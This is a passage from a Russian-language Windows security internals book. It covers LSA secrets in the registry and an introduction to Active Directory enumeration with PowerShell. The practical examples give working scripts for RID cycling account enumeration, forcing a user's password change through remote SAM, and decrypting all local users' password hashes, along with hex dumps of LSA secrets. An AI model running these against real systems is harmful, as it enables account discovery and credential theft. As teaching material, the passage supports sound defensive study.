SECURITY\Policy\PolAcDmN                    Key
SECURITY\Policy\PolAcDmS                    Key
SECURITY\Policy\PolAdtEv                    Key
SECURITY\Policy\PolAdtLg                    Key
SECURITY\Policy\PolDnDDN                    Key
SECURITY\Policy\PolDnDmG                    Key
SECURITY\Policy\PolDnTrN                    Key
SECURITY\Policy\PolEKList                   Key
SECURITY\Policy\PolMachineAccountR          Key
SECURITY\Policy\PolMachineAccountS          Key
SECURITY\Policy\PolOldSyskey                Key
SECURITY\Policy\PolPrDmN                    Key
SECURITY\Policy\PolPrDmS                    Key
```

```
SECURITY\Policy\PolRevision              Key
SECURITY\Policy\SecDesc                  Key
SECURITY\Policy\Secrets                  Key
```

Листинг 10-35. Вывод содержимого раздела реестра базы данных SECURITY

Мы обсудим лишь некоторые из этих разделов реестра. Раздел `Cache` содержит список кэшированных учётных данных домена, которые можно использовать для аутентификации пользователя даже при потере доступа к контроллеру домена. Применение этого раздела будет рассмотрено в главе 12 при обсуждении интерактивной аутентификации.

Раздел `SAM` является ссылкой на полный раздел реестра базы данных SAM, содержимое которого было показано в листинге 10-21. Он присутствует здесь для удобства. Раздел `Policy\Accounts` используется для хранения объектов учётных записей политики. Раздел `Policy` содержит также другие системные политики и конфигурацию; например, `PolAdtEv` и `PolAdtLg` содержат конфигурации, связанные с политикой аудита системы, которую мы анализировали в главе 9.

Дескриптор безопасности, защищающий объект политики, находится в разделе `Policy\SecDesc`. Каждый защищаемый объект политики имеет аналогичный раздел для постоянного хранения дескриптора безопасности.

Наконец, раздел `Policy\Secrets` используется для хранения секретных объектов. В листинге 10-36 мы подробнее рассмотрим дочерние элементы раздела `Secrets`. Эти команды потребуется выполнить от имени администратора.

```
PS> ls SEC:\SECURITY\Policy\Secrets
Name         TypeName
----         --------
$MACHINE.ACC Key
DPAPI_SYSTEM Key
NL$KM        Key

PS> ls SEC:\SECURITY\Policy\Secrets\DPAPI_SYSTEM
Name     TypeName
----     --------
CupdTime Key
CurrVal  Key
OldVal   Key
OupdTime Key
SecDesc  Key

PS> $key = Get-Item SEC:\SECURITY\Policy\Secrets\DPAPI_SYSTEM\CurrVal
PS> $key.DefaultValue.Data | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 00 00 00 01 5F 5D 25 70 36 13 17 41 92 57 5F 50  - ...._]%p6..A.W_P
00000010: 89 EA AA 35 03 00 00 00 00 00 00 00 DF D6 A4 60  - ...5...........`
00000020: 5B FB EE B2 04 04 1E A9 E9 5B FA 77 85 5E 57 07  - [........[.w.^W.
00000030: CC 2A 53 BF 2A 84 E0 88 86 B9 7A 55 E7 63 79 6C  - .*S.*.....zU.cyl
00000040: 8A 72 85 67 31 BD 52 3E 11 E0 49 A6 AE 9B BE B5  - .r.g1.R>..I.....
00000050: 21 15 F0 1D 75 C3 F8 CA 46 CC 4A 58 B3 9C 4F 1E  - !...u...F.JX..O.
00000060: D9 8B 61 6C A4 A0 77 18 F1 42 61 43 C6 12 CE 22  - ..al..w..BaC..."
00000070: 03 EC 80 1B 51 07 F7 16 50 CD 04 71              - ....Q...P..q
```

Листинг 10-36. Перечисление дочерних элементов раздела SECURITY\Policy\Secrets

В листинге 10-36 выводятся подразделы раздела `Secrets`. Имя каждого подраздела представляет собой строку, используемую при открытии секрета через удалённую службу политики домена. Например, в выводе виден секрет `DPAPI_SYSTEM`, к которому мы обращались в листинге 10-17.

Проверяя значения этого раздела, мы обнаруживаем его текущее и старое значения и отметки времени, а также дескриптор безопасности секретного объекта. Содержимое секрета хранится как значение по умолчанию раздела, поэтому мы

можем вывести его в шестнадцатеричном виде. Можно заметить, что значение секрета отличается от того, которое мы вывели через удалённую службу политики домена. Как и в случае данных объекта пользователя, LSA пытается маскировать значения в реестре, чтобы исключить тривиальное раскрытие содержимого. При этом используется системный ключ, но с другим алгоритмом; подробнее рассматривать его я не стану.

Практические примеры

Разберём несколько примеров, показывающих, как различные команды из этой главы можно применять для исследования безопасности или анализа систем.

RID cycling

В разделе «Поиск и сопоставление имён» на странице 323 я упомянул атаку RID cycling, которая использует удалённую службу политики домена, чтобы находить присутствующих на компьютере пользователей и группы, не имея доступа к удалённой службе SAM. В листинге 10-37 эта атака выполняется с помощью некоторых команд, представленных в этой главе.

```
PS> function Get-SidNames {
    param(
        [string]$Server,
        [string]$Domain,
        [int]$MinRid = 500,
        [int]$MaxRid = 1499
    )
    if ("" -eq $Domain) {
        $Domain = $Server
    }

    Use-NtObject($policy = Get-LsaPolicy -SystemName $Server -Access
        LookupNames) {
        $domain_sid = Get-LsaSid $policy "$Domain\"
        $sids = $MinRid..$MaxRid | ForEach-Object {
            Get-NtSid -BaseSid $domain_sid -RelativeIdentifier $_
        }
        Get-LsaName -Policy $policy -Sid $sids | Where-Object NameUse
            -ne "Unknown"
    }
}

PS> Get-SidNames -Server "CINNABAR" | Select-Object QualifiedName, Sddl
QualifiedName               Sddl
-------------               ----
CINNABAR\Administrator      S-1-5-21-2182728098-2243322206-2265510368-500
CINNABAR\Guest              S-1-5-21-2182728098-2243322206-2265510368-501
CINNABAR\DefaultAccount     S-1-5-21-2182728098-2243322206-2265510368-503
CINNABAR\WDAGUtilityAccount S-1-5-21-2182728098-2243322206-2265510368-504
CINNABAR\None               S-1-5-21-2182728098-2243322206-2265510368-513
CINNABAR\LocalAdmin         S-1-5-21-2182728098-2243322206-2265510368-1000
```

Листинг 10-37. Простая реализация RID cycling

Сначала мы определяем функцию для выполнения атаки RID cycling. Нам требуются четыре параметра: сервер, который нужно перечислить; домен на этом сервере, который нужно перечислить; минимальное и максимальное проверяемые значения RID. За один запрос поиска можно передать не более 1000 SID, поэтому по умолчанию мы задаём укладывающийся в это ограничение диапазон от 500 до 1499 включительно, который должен охватывать диапазон RID, используемых для учётных записей пользователей и групп.

Затем открываем объект политики и запрашиваем доступ LookupNames. Требуется найти SID домена по его простому имени. Имея SID домена, можно создать относительные SID для каждого RID, который мы хотим перебрать, и найти их имена. Если свойство NameUse возвращённого объекта равно Unknown, SID не был сопоставлен с именем пользователя. Проверяя это свойство, мы можем исключить недействительных пользователей из результатов перечисления.

Наконец, проверяем эту функцию на другой системе в сети нашего локального домена. Для выполнения атаки необходимо иметь возможность аутентифицироваться на сервере. Для системы, присоединённой к домену, это должно выполняться само собой. Однако, если ваш компьютер является автономной системой, без учётных данных аутентификации атака может завершиться неудачей.

Принудительная смена пароля пользователя

При обсуждении объектов пользователей в базе данных SAM я упомянул, что вызывающая сторона, которой предоставлен доступ ForcePasswordChange к объекту пользователя, может принудительно изменить пароль этого пользователя. В листинге 10-38 показано, как это сделать с помощью команд, описанных в данной главе.

```
PS> function Get-UserObject([string]$Server, [string]$User) {
    Use-NtObject($sam = Connect-SamServer -ServerName $Server) {
        Use-NtObject($domain = Get-SamDomain -Server $sam -User) {
            Get-SamUser -Domain $domain -Name $User -Access
                ForcePasswordChange
        }
    }
}

PS> function Set-UserPassword([string]$Server, [string]$User,
    [bool]$Expired) {
    Use-NtObject($user_obj = Get-UserObject $Server $User) {
        $pwd = Read-Host -AsSecureString -Prompt "New Password"
        $user_obj.SetPassword($pwd, $Expired)
    }
}
```

Листинг 10-38. Принудительное изменение пароля пользователя через удалённую службу SAM

Сначала мы определяем вспомогательную функцию, открывающую объект пользователя на указанном сервере. Домен пользователя открывается с параметром User, и мы явно запрашиваем право доступа ForcePasswordChange, отсутствие которого приведёт к ошибке отказа в доступе.

Затем определяем функцию, задающую пароль. Пароль считывается из консоли, поскольку он должен иметь формат защищённой строки. Параметр Expired помечает пароль как подлежащий смене при следующей аутентификации пользователя. Считав пароль из консоли, мы вызываем функцию SetPassword объекта пользователя.

Функцию задания пароля можно проверить, выполнив сценарий из листинга 10-39 от имени администратора.

```
PS> Set-UserPassword -Server $env:COMPUTERNAME "user"
New Password: *********
```

Листинг 10-39. Задание пароля пользователя на текущем компьютере

Чтобы получить доступ ForcePasswordChange, необходимо быть администратором целевого компьютера. В данном случае мы выполняем команды локально от имени администратора. Но если требуется изменить пароль удалённого пользователя, придётся аутентифицироваться как администратор удалённого компьютера.

Извлечение хешей всех локальных пользователей

В разделе «Доступ к базе данных SAM через реестр» на странице 325 мы определили функции для расшифрования хеша пароля пользователя из базы данных SAM. Чтобы с помощью этих функций автоматически расшифровать пароли всех локальных пользователей, выполните листинг 10-40 от имени администратора.

```
PS> function Get-PasswordHash {
    param(
        [byte[]]$Pek,
        $Key,
        $Rid,
        [switch]$LmHash
    )
    $index = 14
    $type = 2
    if ($LmHash) {
        $index = 13
        $type = 1
    }
    $hash_enc = Get-VariableAttribute $key -Index $Index
    if ($null -eq $hash_enc) {
        return @()
    }
    $hash_dec = Unprotect-PasswordHash -Key $Pek -Data $hash_enc -Rid $Rid
        -Type $type
    if ($hash_dec.Length -gt 0) {
        Unprotect-PasswordHashDES -Hash $hash_dec -Rid $Rid
    }
}

PS> function Get-UserHashes {
    param(
        [Parameter(Mandatory)]
        [byte[]]$Pek,
        [Parameter(Mandatory, ValueFromPipeline)]
        $Key
    )
    PROCESS {
        try {
            if ($null -eq $Key["V"]) {
                return
            }
            $rid = [int]::Parse($Key.Name, "HexNumber")
            $name = Get-VariableAttribute $key -Index 1

            [PSCustomObject]@{
                Name=[System.Text.Encoding]::Unicode.GetString($name)
                LmHash = Get-PasswordHash $Pek $key $rid -LmHash
                NtHash = Get-PasswordHash $Pek $key $rid
                Rid = $rid
            }
        } catch {
            Write-Error $_
        }
    }
}

PS> $pek = Unprotect-PasswordEncryptionKey
PS> ls "SEC:\SAM\SAM\Domains\Account\Users" | Get-UserHashes $pek
Name               LmHash NtHash                  Rid
----               ------ ------                  ---
Administrator                                     500
Guest                                             501
DefaultAccount                                    503
WDAGUtilityAccount        {125, 218, 222, 22...}  504
admin                     {81, 26, 59, 38...}     1001
```

Листинг 10-40. Расшифрование хешей паролей всех локальных пользователей

Сначала мы определяем функцию для расшифрования одного хеша пароля из раздела реестра пользователя. Извлекаемый хеш выбирается параметром `LmHash`, который изменяет индекс и тип для ключа RC4. Затем мы вызываем эту функцию из функции `Get-UserHashes`, которая извлекает другие сведения, например имя пользователя, и формирует пользовательский объект.

Чтобы воспользоваться функцией `Get-UserHashes`, сначала расшифровываем ключ шифрования паролей, затем перечисляем учётные записи пользователей в реестре и передаём их по конвейеру этой функции. Из вывода видно, что хеши паролей NT есть только у двух пользователей, а хеш LM не настроен ни у одного пользователя.

Подведение итогов

Эту главу мы начали с обсуждения аутентификации в доменах Windows. Мы прошли различные уровни сложности, начав с локального домена на автономном компьютере и перейдя к сетевому домену и лесу. Каждому уровню сложности соответствует конфигурация, к которой можно обратиться, чтобы определить, какие пользователи и (или) группы доступны в домене аутентификации.

После этого мы рассмотрели различные встроенные команды PowerShell, с помощью которых можно проверить конфигурацию аутентификации в локальной системе. Например, команда `Get-LocalUser` перечисляет всех зарегистрированных пользователей и показывает, включены они или нет. Мы также увидели, как добавлять новых пользователей и группы.


Затем мы рассмотрели политику LSA, которая используется для настройки различных свойств безопасности (например, политики аудита, описанной в главе 9), назначенных пользователю привилегий и типов аутентификации, которые может выполнять пользователь.

Далее мы исследовали внутренний доступ к конфигурации, как локальной, так и находящейся в удалённой системе, с помощью сетевых протоколов удалённой службы SAM и службы политики домена. Как вы увидели, то, что мы обычно называем группой, внутри системы называется псевдонимом.

В конце главы мы подробно разобрали, как конфигурация аутентификации хранится в реестре и как выполнить её базовую проверку. Также был рассмотрен пример извлечения хешированного пароля пользователя из реестра.

В следующей главе мы аналогичным образом рассмотрим хранение конфигурации аутентификации в конфигурации Active Directory, которая значительно сложнее локальной конфигурации.

Глава 11. Active Directory



В предыдущей главе была описана конфигурация аутентификации локального домена. В этой главе мы подробно рассмотрим, как Active Directory хранит конфигурации пользователей и групп в домене корпоративной сети. Сначала проверим конфигурацию домена с помощью различных команд PowerShell, позволяющих перечислить настроенные доверительные отношения, пользователей и группы. Затем подробно разберём структуру Active Directory и способ доступа к её необработанным сведениям по сети.

Разобравшись в устройстве Active Directory, мы исследуем, как Windows определяет, кто может просматривать и изменять её содержимое. Как вы увидите, подобно большинству платформ Windows, Active Directory использует дескрипторы безопасности для предоставления или запрета доступа к конфигурации.

Краткая история Active Directory

До Windows 2000 конфигурация пользователей корпоративной сети хранилась в базе данных SAM на контроллере домена этой сети. Контроллер домена аутентифицировал пользователей с помощью протокола Netlogon, который опирался на формат хеша пароля MD4. Для изменения базы данных SAM можно было воспользоваться удалённой службой SAM, описанной в предыдущей главе. Эта служба позволяла администратору добавлять и удалять пользователей и группы на контроллере домена.

По мере усложнения корпоративных сетей ограничения формата базы данных SAM становились всё заметнее. В Windows 2000, где корпоративная сеть была полностью переработана, конфигурация пользователей была перенесена в Active Directory, а основным протоколом аутентификации вместо Netlogon стал Kerberos.

Active Directory обладает несколькими преимуществами перед базой данных SAM: она расширяема и может хранить произвольные данные. Например, администратор может сохранить вместе с

конфигурацией пользователя дополнительные сведения, представляющие его уровень допуска, а приложение при предоставлении или запрете доступа к ресурсу может проверять эти сведения. Кроме того, Active Directory обеспечивает детализированную безопасность, благодаря чему администраторам проще, чем в SAM, делегировать отдельные части конфигурации разным пользователям.

Active Directory хранится локально на контроллере домена, а компьютеры сети могут обращаться к ней с помощью Lightweight Directory Access Protocol (LDAP), предоставляющего сетевое подключение TCP/IP через порт 389. LDAP происходит от более сложного Directory Access Protocol (DAP), входившего в спецификацию службы каталогов X.500. Если вы знакомы с форматом сертификатов X.509 для обмена сведениями об открытых ключах на защищённых веб-сайтах, некоторые из последующих понятий могут показаться вам знакомыми.

Исследование домена Active Directory с помощью PowerShell

Начнём исследование Active Directory с общего обзора конфигурации домена. На рисунке 11-1 показан пример леса (разумеется, ваша конфигурация может отличаться).




Рисунок 11-1. Пример леса Windows

Для исследования этого леса мы выполним различные команды PowerShell, позволяющие перечислить его домены, пользователей, группы и устройства. Если вы хотите повторять действия, инструкции по настройке аналогичной конфигурации домена приведены в приложении A.

Средства удалённого администрирования сервера

Взаимодействовать с сервером Active Directory можно через модуль PowerShell `ActiveDirectory`, поставляемый в составе необязательного компонента Windows Remote Server Administration Tools (RSAT). По умолчанию RSAT установлен только на контроллерах домена, поскольку его команды предназначены для управления каталогом (что требуется не каждой клиентской системе).

Поэтому перед выполнением примеров сценариев из этой главы может потребоваться установить RSAT. Если вы работаете с версией Windows старше Windows 10 версии 1809, RSAT необходимо загрузить с веб-сайта Microsoft. В более новой версии Windows RSAT можно установить, выполнив команды из листинга 11-1 в консоли PowerShell администратора.

```
PS> $cap_name = Get-WindowsCapability -Online |
    Where-Object Name -Match 'Rsat.ActiveDirectory.DS-LDS.Tools'
PS> Add-WindowsCapability -Name $cap_name.Name -Online
```

Листинг 11-1. Установка средств удалённого администрирования сервера

Обратите внимание, что примеры из этого раздела не будут работать, если выполнять команды не на компьютере, присоединённом к корпоративной сети Windows, например описанной в приложении А.

Основные сведения о лесе и домене

Начнём со сбора основных сведений о лесе и домене, к которому мы подключены. Вы можете повторять действия, выполняя команды из листинга 11-2 на компьютере в корневом домене `mineral.local` нашего примера леса.

```
PS> $forest = Get-ADForest
PS> $forest.Domains
mineral.local
sales.mineral.local
engineering.mineral.local

PS> $forest.GlobalCatalogs
PRIMARYDC.mineral.local
SALESDC.sales.mineral.local
ENGDC.engineers.mineral.local

PS> Get-ADDomain | Format-List PDCEmulator, DomainSID, DNSRoot, NetBIOSName
PDCEmulator : PRIMARYDC.mineral.local
DomainSID   : S-1-5-21-1195776225-522706947-2538775957
DNSRoot     : mineral.local
NetBIOSName : MINERAL

PS> Get-ADDomainController | Select-Object Name, Domain
Name      Domain
----      ------
PRIMARYDC mineral.local

PS> Get-ADTrust -Filter * | Select-Object Target, Direction, TrustType
Target                    Direction       TrustType
------                    ---------       ---------
engineering.mineral.local  BiDirectional   Uplevel
sales.mineral.local        BiDirectional   Uplevel
```

Листинг 11-2. Вывод основных сведений о лесе и домене

Сначала командой `Get-ADForest` запрашиваем сведения о текущем лесе. Возвращённый объект имеет множество свойств, но здесь нас интересуют два. Свойство `Domains` возвращает список имён

Domain Name System (DNS) для доменов леса. В данном примере он соответствует лесу на рисунке 11-1. Кроме того, мы проверяем свойство `GlobalCatalogs`, которое перечисляет все системы, хранящие копию общего глобального каталога. Эти системы можно использовать для проверки конфигурации уровня леса.

Затем выполняем команду `Get-ADDomain`, возвращающую сведения о домене, к которому подключена текущая система. Здесь выбираются четыре свойства. Первое, `PDCEmulator`, представляет DNS-имя эмулятора основного контроллера домена (primary domain controller, PDC). PDC, прежде являвшийся главным контроллером локального домена, когда-то служил окончательной базой данных пользователей. (Резервный контроллер домена служил вторичной базой данных на случай отказа PDC.) С появлением Active Directory стало возможно равномернее распределять нагрузку аутентификации без PDC. Однако Windows по-прежнему отдаёт эмулятору PDC предпочтение; например, при изменении пароля операционная система всегда сначала пытается изменить его на PDC. Для обратной совместимости со старыми версиями Windows на PDC также работает устаревшая служба Netlogon.

Следующее свойство - `DomainSID`. Этот SID служит основой всех остальных SID пользователей и групп домена. Он эквивалентен SID компьютера, с которым мы познакомились в главе 10, но распространяется на всю сеть. Последние два свойства - `DNSRoot` и `NetBIOSName`. Это корневое DNS-имя и простое имя домена, которые Windows сохраняет для поддержки устаревших систем.

Хороший пример такой поддержки - имена пользователей домена. Формально пользователя следует указывать полным именем, основным именем пользователя (user principal name, UPN), имеющим вид `alice@mineral.local`. Однако в пользовательском интерфейсе входа на компьютер в качестве имени пользователя обычно вводится не UPN, а что-нибудь вроде `MINERAL\alice`, что мы называем именем входа нижнего уровня.

Далее командой `Get-ADDomainController` перечисляем контроллеры домена, к которому подключена система. Мы проверяем простой домен, поэтому в листинге 11-2 есть только одна запись, `PRIMARYDC`. Однако, как мы уже видели, лес содержит несколько доменов. Настроенные доверительные отношения можно перечислить командой `Get-ADTrust`. Вывод показывает, что все отношения являются двунаправленными. Третий столбец определяет тип каждого домена: `Uplevel` указывает, что домен также основан на Active Directory, тогда как значение `Downlevel` представляло бы домен, существовавший до Windows 2000.

Пользователи

Теперь выведем сведения об учётных записях пользователей, хранящиеся на сервере Active Directory. Это можно сделать командой `Get-ADUser`, как показано в листинге 11-3.

```
PS> Get-ADUser -Filter * | Select-Object SamAccountName, Enabled, SID
SamAccountName Enabled SID
-------------- ------- ---
Administrator     True S-1-5-21-1195776225-522706947-2538775957-500
Guest            False S-1-5-21-1195776225-522706947-2538775957-501
krbtgt           False S-1-5-21-1195776225-522706947-2538775957-502
bob               True S-1-5-21-1195776225-522706947-2538775957-1108
alice             True S-1-5-21-1195776225-522706947-2538775957-1110
```

Листинг 11-3. Вывод пользователей сервера Active Directory

Команда `Get-ADUser` похожа на `Get-LocalUser`, за исключением необходимости указывать фильтр. В листинге 11-3 мы задаём `*`, чтобы получить всех пользователей, однако в настоящей сети фильтрация будет важна для сокращения вывода, поскольку сервер Active Directory может содержать сотни или тысячи пользователей.

Вывод показывает простое имя каждого пользователя (в столбце SamAccountName), состояние его включения и SID. Как и в случае локальных пользователей, каждый SID имеет общий префикс, который должен совпадать с SID домена из листинга 11-2.

Пароль пользователя хранится в специальном доступном только для записи атрибуте сервера Active Directory. Мы не можем прочитать этот пароль извне контроллера домена, кроме как из резервных копий каталога или во время репликации каталога между контроллерами домена.

Группы

Для вывода групп безопасности сервера Active Directory можно использовать команду Get-ADGroup (листинг 11-4).

```
PS> Get-ADGroup -Filter * | Select-Object SamAccountName, SID, GroupScope
SamAccountName    SID                                           GroupScope
--------------    ---                                           ----------
Administrators    S-1-5-32-544                                  DomainLocal
Users             S-1-5-32-545                                  DomainLocal
Guests            S-1-5-32-546                                  DomainLocal
--snip--
Enterprise Admins S-1-5-21-1195776225-522706947-2538775957-519  Universal
Cert Publishers   S-1-5-21-1195776225-522706947-2538775957-517  DomainLocal
Domain Admins     S-1-5-21-1195776225-522706947-2538775957-512  Global
Domain Users      S-1-5-21-1195776225-522706947-2538775957-513  Global
--snip--
```

Листинг 11-4. Вывод групп сервера Active Directory

Обратите внимание, что вывод содержит как группы BUILTIN, например Administrators, так и группы домена, например Enterprise Admins. Эти типы групп легко различить по SID домена, служащему префиксом SID группы. В данном примере префикс SID домена равен S-1-5-21-1195776225-522706947-2538775957.

Система использует группы BUILTIN только при аутентификации пользователя на контроллере домена. Например, добавление пользователя в группу BUILTIN\Administrators предоставит ему администраторский доступ к базе данных на контроллере домена, но не на других компьютерах сети. В свою очередь, группы домена добавляются в маркер пользователя при аутентификации и могут использоваться при проверках доступа на локальном компьютере.

Группы домена могут иметь три области действия. Область действия группы Global видима всему лесу. Хотя эту группу может использовать любой домен леса, она содержит пользователей или группы только из определяющего её домена. Группа Global эквивалентна объекту группы в конфигурации SAM, рассмотренной в предыдущей главе. В отличие от неё, группа DomainLocal видима только
в определяющем её домене, но может содержать любого пользователя или любую группу из любого доверенного домена. Она эквивалентна объекту псевдонима в базе данных SAM.

Область действия группы Universal сочетает глобальную видимость и широкие возможности членства двух других областей: группы с такой областью видимы всему лесу и могут содержать любого пользователя или любую группу.

Чтобы подчеркнуть различие между областями действия Universal и Global, рассмотрим две группы: Enterprise Admins и Domain Admins. В Enterprise Admins входят все пользователи, способные управлять лесом. Хотя должен существовать только один экземпляр этой группы, определённый в корневом домене, может потребоваться добавлять в неё любого пользователя из всего леса. Поэтому, как видно в листинге 11-4, это группа Universal. Её могут использовать все домены, и она может включать кого угодно.

Напротив, `Domain Admins` содержит пользователей, являющихся администраторами одного домена. Другие домены могут использовать эту группу как ресурс, если настроено предоставление им доступа, но членство в ней ограничено определяющим её доменом. Поэтому это группа `Global`. Если вы управляете лишь одним доменом, различия между областями действия не особенно существенны.

При перечислении объектов псевдонимов удалённая служба SAM возвращала бы группы `DomainLocal`, а при перечислении объектов групп - как группы `Universal`, так и `Global`. Может показаться странным, что служба возвращает группы `Universal` как объекты групп: ведь API для управления членами объекта группы позволяют указывать члена только по относительному идентификатору домена, поэтому через удалённую службу SAM нельзя изменить группу `Universal`, если в ней есть члены из-за пределов домена. В любом случае для управления доменом Active Directory удалённую службу SAM использовать не следует.

Членов группы сервера Active Directory можно вывести командой `Get-ADGroupMember`, как показано в листинге 11-5.

```
PS> Get-ADGroupMember -Identity Administrators | Select Name, objectClass
Name              objectClass
----              -----------
Domain Admins     group
Enterprise Admins group
Administrator     user

PS> Get-LocalGroupMember -Name Administrators
ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
Group       MINERAL\Domain Admins   ActiveDirectory
User        MINERAL\alice           ActiveDirectory
User        GRAPHITE\admin          Local
User        GRAPHITE\Administrator Local
```

Листинг 11-5. Вывод членов группы Administrators после присоединения к домену

Здесь мы перечисляем членов группы `BUILTIN\Administrators` на контроллере домена. Поскольку это группа BUILTIN, пользователи получают членство в ней только после аутентификации на контроллере домена.

Однако при присоединении компьютера к домену локальные группы этого компьютера можно изменить так, чтобы они включали группы домена. Например, когда командой `Get-LocalGroupMember` мы выводим членов локальной группы `BUILTIN\Administrators`, видно, что в неё была добавлена группа домена `Domain Admins`. Благодаря этому изменению все администраторы домена становятся локальными администраторами любого компьютера домена.

Компьютеры

При присоединении компьютера к домену в домене создаётся учётная запись. Эти специальные учётные записи пользователей предоставляют компьютеру доступ к некоторым службам домена ещё до аутентификации какого-либо пользователя в системе. Учётная запись компьютера особенно важна для настройки групповой политики, а также для аутентификации пользователей в системе, как мы увидим в главе 14.

Учётные записи компьютеров на сервере Active Directory можно вывести командой `Get-ADComputer`, показанной в листинге 11-6.

```
PS> Get-ADComputer -Filter * | Select-Object SamAccountName, Enabled, SID
SamAccountName Enabled SID
-------------- ------- ---
PRIMARYDC$        True S-1-5-21-1195776225-522706947-2538775957-1000
GRAPHITE$         True S-1-5-21-1195776225-522706947-2538775957-1104
```

```
CINNABAR$         True S-1-5-21-1195776225-522706947-2538775957-1105
TOPAZ$            True S-1-5-21-1195776225-522706947-2538775957-1106
PYRITE$           True S-1-5-21-1195776225-522706947-2538775957-1109
HEMATITE$         True S-1-5-21-1195776225-522706947-2538775957-1113
```

Листинг 11-6. Вывод SID учётных записей компьютеров

Как показывает вывод, имена учётных записей компьютеров обычно оканчиваются знаком доллара ($), благодаря чему их легко отличить от учётных записей пользователей. Мы снова видим, что SID используют SID домена в качестве префикса. (Сами компьютеры продолжают хранить собственные отдельные SID компьютеров в локальной базе данных SAM.)

Для аутентификации в домене учётной записи компьютера необходим пароль, которым присоединённый к домену компьютер и контроллер домена управляют автоматически. По умолчанию компьютер каждые 30 дней создаёт новый сложный пароль и изменяет его на контроллере домена. Поскольку компьютер должен менять пароль без участия пользователя, он хранит пароль в секретном объекте LSA с именем `$MACHINE.ACC`.

В листинге 11-7 показано, как запросить секрет LSA компьютера командой `Get-LsaPrivateData`. Эту команду потребуется выполнить от имени администратора. Она похожа на команду `Get-LsaSecret` из предыдущей главы, но здесь не нужно вручную открывать объекты политики и секрета.

```
PS> Get-LsaPrivateData '$MACHINE.ACC' | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
------------------------------------------------------------------------------
00000000: 00 00 00 01 5F 5D 25 70 36 13 17 41 92 57 5F 50  - ...._]%p6..A.W_P
